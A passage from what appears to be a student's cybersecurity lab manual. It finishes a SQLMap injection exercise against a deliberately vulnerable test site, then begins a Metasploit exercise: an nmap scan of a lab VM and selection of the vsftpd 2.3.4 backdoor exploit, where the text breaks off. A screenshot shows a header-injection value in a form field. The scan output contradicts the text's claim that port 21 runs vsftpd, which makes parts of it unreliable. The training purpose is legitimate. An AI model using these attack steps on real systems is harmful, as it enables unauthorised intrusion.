The screenshot shows the login page of the Acunetix Web Vulnerability Scanner. The browser address bar shows the URL `testphp.vulnweb.com/login.php`. The page has a navigation bar with links: [home](#), [categories](#), [artists](#), [disclaimer](#), [your cart](#), [guestbook](#), and [AJAX Demo](#). On the left, there is a sidebar with a search bar and a list of links including [Browse categories](#), [Browse artists](#), [Your cart](#), [Signup](#), [Your profile](#), [Our guestbook](#), [AJAX Demo](#), and a section for [Links](#) containing [Security art](#), [PHP scanner](#), [PHP vuln help](#), and [Fractal Explorer](#). The main content area contains a login form with fields for **Username** (containing 'test') and **Password** (containing 'test'), and a **login** button. Below the form, it says 'You can also [signup here](#). Signup disabled. Please use the username **test** and the password **test**.' At the bottom, there is a warning box stating: 'Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.'

9. We can see that the credentials are working. Here the table used was users. We can also target any other table in the database that we want.



The screenshot shows the user profile page after a successful login. The browser address bar shows the URL `testphp.vulnweb.com/userinfo.php`. The page has a navigation bar with links: [home](#), [categories](#), [artists](#), [disclaimer](#), [your cart](#), [guestbook](#), [AJAX Demo](#), and [Logout test](#). On the left, the sidebar is identical to the login page. The main content area shows the user's profile for 'godwin (test)'. It includes a message: 'On this page you can visualize or edit your user information.' Below this is a form with fields for **Name** (godwin), **Credit card number** (credit), **E-Mail** (test@gmail.com), **Phone number** (122134537), and **Address** (any? Set-cookie: Tamper=42372863-428e-4e15-88bd-021989e334ee). There is an **update** button at the bottom of the form. Below the form, it says 'You have 0 items in your cart. You visualize your cart [here](#).' At the bottom, there is a warning box identical to the one in the previous screenshot.



#### IV. OBSERVATIONS:

- The given instructions demonstrate the process of performing SQL Injection using SQLMap in Kali Linux on a vulnerable website.
- The user begins by updating the system and installing SQLMap, followed by using SQLMap commands to identify available databases and tables.
- The user then uses SQLMap to dump the values of a specific column in a specific table.
- Using the above method we get the username as **test** and password as **test** from the given database.

#### V. INFERENCES:

- SQL Injection is a serious vulnerability that can be exploited by attackers to gain unauthorized access to databases. The use of SQLMap can help security professionals detect and exploit SQL Injection vulnerabilities in web applications.
- However, it is important to note that SQL Injection attacks should only be performed for ethical and educational purposes.
- The instructions provided above demonstrate the basic steps involved in performing SQL Injection using SQLMap, but there are many more advanced techniques and considerations that should be taken into account when performing this type of attack in a real-world scenario.

# EXERCISE 2-B: Exploiting a vulnerable FTP service to gain a shell using Metasploit


**I. AIM:** To Learn how to exploit a vulnerable FTP service to gain a shell using Metasploit. The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

## **II. TOOLS REQUIRED:**

1. Kali Linux VM
2. Metasploitable VM.


## **III. STEP BY STEP PROCEDURE:**

1. In the Virtual Box, go to Tools, then select the NAT Networks tab, after that create a NAT Network as follows:



2. Now we need to link both the Metasploitable and Kali Linux virtual machine with a common NAT Network address.

a) Right Click on the Metasploitable and then go to settings. In the settings, go to network and choose the earlier created NAT network.



## TASK 1:

1. You can download the metasploitable iso le here: <https://docs.rapid7.com/metasploit/metasploitable-2/>

The screenshot shows the Rapid7 website's documentation page for Metasploit. The top navigation bar includes links for PRODUCTS, SERVICES, SUPPORT & RESOURCES, COMPANY, and RESEARCH. The left sidebar contains a table of contents with sections like Welcome, Installing Metasploit, Metasploitable 2 (highlighted), Discovery, and others. The main content area is titled 'Metasploitable 2' and describes it as a test environment for penetration testing. It includes a section 'Downloading and Setting Up Metasploitable 2' which states that the easiest way to get a target machine is to use Metasploitable 2, an intentionally vulnerable Ubuntu Linux virtual machine. It also provides two links for downloading the file: <https://information.rapid7.com/metasploitable-download.html> and <https://sourceforge.net/projects/metasploitable/>. A right sidebar titled 'On This Page' lists links for downloading and setting up Metasploitable 2, powering on, logging in, identifying IP address, and help.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6f:4c:ee
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:4cee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15635 (15.2 KB)  TX bytes:21463 (20.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:396 errors:0 dropped:0 overruns:0 frame:0
          TX packets:396 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:168033 (164.0 KB)  TX bytes:168033 (164.0 KB)

msfadmin@metasploitable:~$
```

We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated NAT network to talk to each other. When login is required, you will enter “msfadmin” as username and password.



## 2. Setting up the Environment for Metasploit on Kali Linux

Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal:


```
$ service postgresql start
```

You can verify that PostgreSQL is running by executing the following command:

```
$ service postgresql status
```

With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command:

```
$ msfdb init
```



```
root@namit: /home/namit
File Actions Edit View Help
(namit@namit)-[~]
$ sudo su
[sudo] password for namit:
(root@namit)-[/home/namit]
# service postgresql start

(root@namit)-[/home/namit]
# service postgresql status
• postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
  Active: active (exited) since Mon 2023-06-19 10:29:21 EDT; 22min ago
  Process: 70590 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
  Main PID: 70590 (code=exited, status=0/SUCCESS)
  CPU: 5ms

Jun 19 10:29:21 namit systemd[1]: Starting postgresql.service - PostgreSQL RDBMS ...
Jun 19 10:29:21 namit systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

(root@namit)-[/home/namit]
# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

(root@namit)-[/home/namit]
#
```

### TASK 2:

- Metasploit comes pre-installed on Kali Linux. In this lab, we will be establishing a shell on our Metasploitable VM by exploiting a vulnerable FTP service. The objective of this lab is to highlight the importance of enumeration and to show you how a vulnerable service can be exploited using Metasploit.

To begin, we will rst scan our target with nmap using the following command within Kali:

```
nmap -v -sC -sV 10.0.2.4 -oX Metasploitable.xml
```

10.0.2.4 is the IP address of our Metasploitable VM in this instance. You can find out the IP address of your own Metasploitable VM by typing “ifconfig” in its console.

[i] The database appears to be already configured, skipping initialization

(root@namit)-[/home/namit]

nmmap -v -sC -sV 10.0.2.4 -oX Metasploitable.xml

Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 10:54 EDT

NSE: Loaded 155 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 10:54

Completed NSE at 10:54, 0.00s elapsed

Initiating NSE at 10:54

Completed NSE at 10:54, 0.00s elapsed

Initiating NSE at 10:54

Completed NSE at 10:54, 0.00s elapsed

Initiating ARP Ping Scan at 10:54

Scanning 10.0.2.4 [1 port]

Completed ARP Ping Scan at 10:54, 0.05s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 10:54

Completed Parallel DNS resolution of 1 host. at 10:54, 13.00s elapsed

Initiating SYN Stealth Scan at 10:54

Scanning 10.0.2.4 [1000 ports]

Discovered open port 445/tcp on 10.0.2.4

Discovered open port 135/tcp on 10.0.2.4

Discovered open port 902/tcp on 10.0.2.4

Discovered open port 1434/tcp on 10.0.2.4

Discovered open port 912/tcp on 10.0.2.4

Discovered open port 1433/tcp on 10.0.2.4

Discovered open port 5357/tcp on 10.0.2.4

Completed SYN Stealth Scan at 10:54, 4.72s elapsed (1000 total ports)

Initiating Service scan at 10:54

Scanning 7 services on 10.0.2.4

Completed Service scan at 10:55, 38.71s elapsed (7 services on 1 host)

NSE: Script scanning 10.0.2.4.

Initiating NSE at 10:55

Completed NSE at 10:55, 7.78s elapsed

Initiating NSE at 10:55

Completed NSE at 10:55, 0.14s elapsed

Initiating NSE at 10:55

Completed NSE at 10:55, 0.00s elapsed

Nmap scan report for 10.0.2.4

Host is up (0.0066s latency).

Not shown: 993 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
445/tcp	open	microsoft-ds?	
902/tcp	open	ssl/vmware-auth	VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp	open	vmware-auth	VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1433/tcp	open	ms-sql-s	Microsoft SQL Server 2019 15.00.2000.00; RTM

ms-sql-info:  
 10.0.2.4:1433:  
 Version:  
 name: Microsoft SQL Server 2019 RTM  
 number: 15.00.2000.00  
 Product: Microsoft SQL Server 2019

10.0.2.4:1433:  
 Version:  
 name: Microsoft SQL Server 2019 RTM  
 number: 15.00.2000.00  
 Product: Microsoft SQL Server 2019  
 Service pack level: RTM  
 Post-SP patches applied: false  
 TCP port: 1433

ms-sql-ntlm-info:  
 10.0.2.4:1433:  
 Target\_Name: DESKTOP-P8VDEOF  
 NetBIOS\_Domain\_Name: DESKTOP-P8VDEOF  
 NetBIOS\_Computer\_Name: DESKTOP-P8VDEOF  
 DNS\_Domain\_Name: DESKTOP-P8VDEOF  
 DNS\_Computer\_Name: DESKTOP-P8VDEOF  
 Product\_Version: 10.0.19041

ssl-date: 2023-06-19T14:59:09+00:00; +3m53s from scanner time.  
 ssl-cert: Subject: commonName=SSL\_Self\_Signed\_Fallback  
 Issuer: commonName=SSL\_Self\_Signed\_Fallback  
 Public Key type: rsa  
 Public Key bits: 2048  
 Signature Algorithm: sha256WithRSAEncryption  
 Not valid before: 2023-06-18T14:36:01  
 Not valid after: 2053-06-18T14:36:01  
 MD5: a40d07d3c5330751cfc84f19a2b28ea2  
 SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61

1434/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000  
 ssl-cert: Subject: commonName=SSL\_Self\_Signed\_Fallback  
 Issuer: commonName=SSL\_Self\_Signed\_Fallback  
 Public Key type: rsa  
 Public Key bits: 2048  
 Signature Algorithm: sha256WithRSAEncryption  
 Not valid before: 2023-06-18T14:36:01  
 Not valid after: 2053-06-18T14:36:01  
 MD5: a40d07d3c5330751cfc84f19a2b28ea2  
 SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61

5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
 \_http-title: Service Unavailable  
 \_http-server-header: Microsoft-HTTPAPI/2.0  
 MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)  
 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:  
 | date: 2023-06-19T14:59:02  
 | \_start\_date: N/A  
 | smb2-security-mode:  
 | 311:  
 | Message signing enabled but not required  
 | \_clock-skew: mean: 3m52s, deviation: 0s, median: 3m52s

NSE: Script Post-scanning.

Initiating NSE at 10:55

- This will run a comprehensive scan on our Metasploitable machine. The -oX command will save the output of this command to an XML file. Once the scan is done, we can convert this xml file to a html file and then open it in Firefox, making the results of the scan much easier to read. Use the following command to do this:

**xsltproc Metasploitable.xml -o Metasploitable.html**

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
root@namit: /home/namit

File Actions Edit View Help
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-06-18T14:36:01
| Not valid after: 2023-06-18T14:36:01
| MD5: a40d07d3c5330751cfc84f19a2b28ea2
| SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61
1434/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-06-18T14:36:01
| Not valid after: 2023-06-18T14:36:01
| MD5: a40d07d3c5330751cfc84f19a2b28ea2
| SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61
5357/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-06-19T14:59:02
|_ start_date: N/A
| smb2-security-mode:
|   311:
|_ Message signing enabled but not required
|_clock-skew: mean: 3m52s, deviation: 0s, median: 3m52s

NSE: Script Post-scanning.
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.21 seconds
Raw packets sent: 1997 (87.852KB) | Rcvd: 675 (27.032KB)

(root@namit)-[/home/namit]
# xsltproc Metasploitable.xml -o Metasploitable.html

(root@namit)-[/home/namit]
#
```

Once this is done, open this file in Firefox by typing the following command:

**firefox Metasploitable.html**

```
namit@namit: ~
File Actions Edit View Help
(namit@namit)-[~]
$ firefox Metasploitable.html

(namit@namit)-[~]
$
```



## TASK 3:

5. With the file open in Firefox, we can easily see what services are running as well as their version. We are going to focus on port 21, where FTP is running for this lab. We can see that there is a product called vsftpd running on this port.

Kali Linux - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

FALLSEM2023-24\_BCSE: Nmap Scan Report - Scanned at Mon Jun 19 10:54:11 2023

File://home/namit/Metasploitable.html

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### Nmap Scan Report - Scanned at Mon Jun 19 10:54:11 2023

Scan Summary | 10.0.2.4

#### Scan Summary

Nmap 7.93 was initiated at Mon Jun 19 10:54:11 2023 with these arguments:  
nmap -v -sC -sV -oX Metasploitable.xml 10.0.2.4

Verbosity: 1; Debug level: 0

Nmap done at Mon Jun 19 10:55:16 2023; 1 IP address (1 host up) scanned in 65.21 seconds

#### 10.0.2.4

#### Address

- 10.0.2.4 (ipv4)
- 52:54:00:12:35:04 - QEMU virtual NIC (mac)

#### Ports

The 993 ports scanned but not shown below are in state: **filtered**

- 993 ports replied with: **no-response**

Port	State	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	Microsoft Windows RPC		
445	tcp	open	microsoft-ds			
902	tcp	open	vmware-auth	VMware Authentication Daemon	1.10	Uses VNC, SOAP
912	tcp	open	vmware-auth	VMware Authentication Daemon	1.0	Uses VNC, SOAP
1433	tcp	open	ms-sql-s	Microsoft SQL Server 2019	15.00.2000.00; RTM	

Go to top  
Toggle Closed Ports  
Toggle Filtered Ports

Port	State	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	Microsoft Windows RPC		
445	tcp	open	microsoft-ds			
902	tcp	open	vmware-auth	VMware Authentication Daemon	1.10	Uses VNC, SOAP
912	tcp	open	vmware-auth	VMware Authentication Daemon	1.0	Uses VNC, SOAP
1433	tcp	open	ms-sql-s	Microsoft SQL Server 2019	15.00.2000.00; RTM	

ms-sql-info	10.0.2.4:1433: Version: name: Microsoft SQL Server 2019 RTM number: 15.00.2000.00 Product: Microsoft SQL Server 2019 Service pack level: RTM Post-SP patches applied: false TCP port: 1433
ms-sql-rtm-info	10.0.2.4:1433: Target_Name: DESKTOP-P8VDEOF NetBios_Domain_Name: DESKTOP-P8VDEOF NetBios_Computer_Name: DESKTOP-P8VDEOF DNS_Domain_Name: DESKTOP-P8VDEOF DNS_Computer_Name: DESKTOP-P8VDEOF Product_Version: 10.0.19041
ssl-date	2023-06-19T14:59:00+00:00; +3653s from scanner time.
ssl-cert	Subject: commonName=SSL_Self_Signed_Fallback Issuer: commonName=SSL_Self_Signed_Fallback Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha256WithRSAEncryption Not valid before: 2023-06-18T14:36:01 Not valid after: 2053-06-18T14:36:01 MD5: a40d07d3c5330751cfc84f9a2b28ea2 SHA-1: 5c9cb2f0e5162a13f0a3818d249cd13c40a1f61

1434	tcp	open	ms-sql-s	Microsoft SQL Server 2019	15.00.2000	
ssl-cert	Subject: commonName=SSL_Self_Signed_Fallback Issuer: commonName=SSL_Self_Signed_Fallback Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha256WithRSAEncryption Not valid before: 2023-06-18T14:36:01 Not valid after: 2053-06-18T14:36:01 MD5: a40d07d3c5330751cfc84f9a2b28ea2 SHA-1: 5c9cb2f0e5162a13f0a3818d249cd13c40a1f61					
3307	tcp	open	http	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
http-title	Service unavailable					
http-server-header	Microsoft-HTTPAPI/2.0					

#### Host Script Output

Script Name	Output
smb2-time	date: 2023-06-19T14:59:02 start_date: N/A
smb2-security-mode	311: Message signing enabled but not required
clock-skew	mean: 3m52s, deviation: 0s, median: 3m52s

Go to top  
Toggle Closed Ports  
Toggle Filtered Ports


Misc Metrics (click to expand)

Go to top  
Toggle Closed Ports  
Toggle Filtered Ports

Go to top  
Toggle Closed Ports  
Toggle Filtered Ports


6. The next step is to open Metasploit in a new tab in Kali VM by typing the following:

`sudo msfconsole`



7. We will now search the Metasploit database for any exploits related to this vsftpd product by typing the following:

`search vsftpd`




You will notice that one exploit shows up with the rank of excellent. We will use this exploit to get a shell on our Metasploitable VM.

## TASK 4:

8. Type the following to use the exploit:

`use exploit/unix/ftp/vsftpd_234_backdoor`

